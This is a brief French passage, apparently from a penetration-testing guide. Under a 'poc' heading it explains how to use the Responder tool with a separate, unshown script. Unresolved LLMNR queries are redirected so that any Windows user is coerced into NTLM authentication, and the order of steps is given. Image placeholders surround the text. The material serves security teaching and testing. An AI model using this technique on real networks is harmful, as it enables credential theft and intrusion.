

poc


De plus, cela peut être fait avec Responder. Tout domaine non résolu émettant une requête LLMNR sera redirigé vers le script, permettant de contraindre n'importe quel utilisateur au lieu d'afficher une fenêtre d'authentification NTLM utilisateur/mot de passe. Pour que cela fonctionne, exécutez d'abord le script, puis Responder.
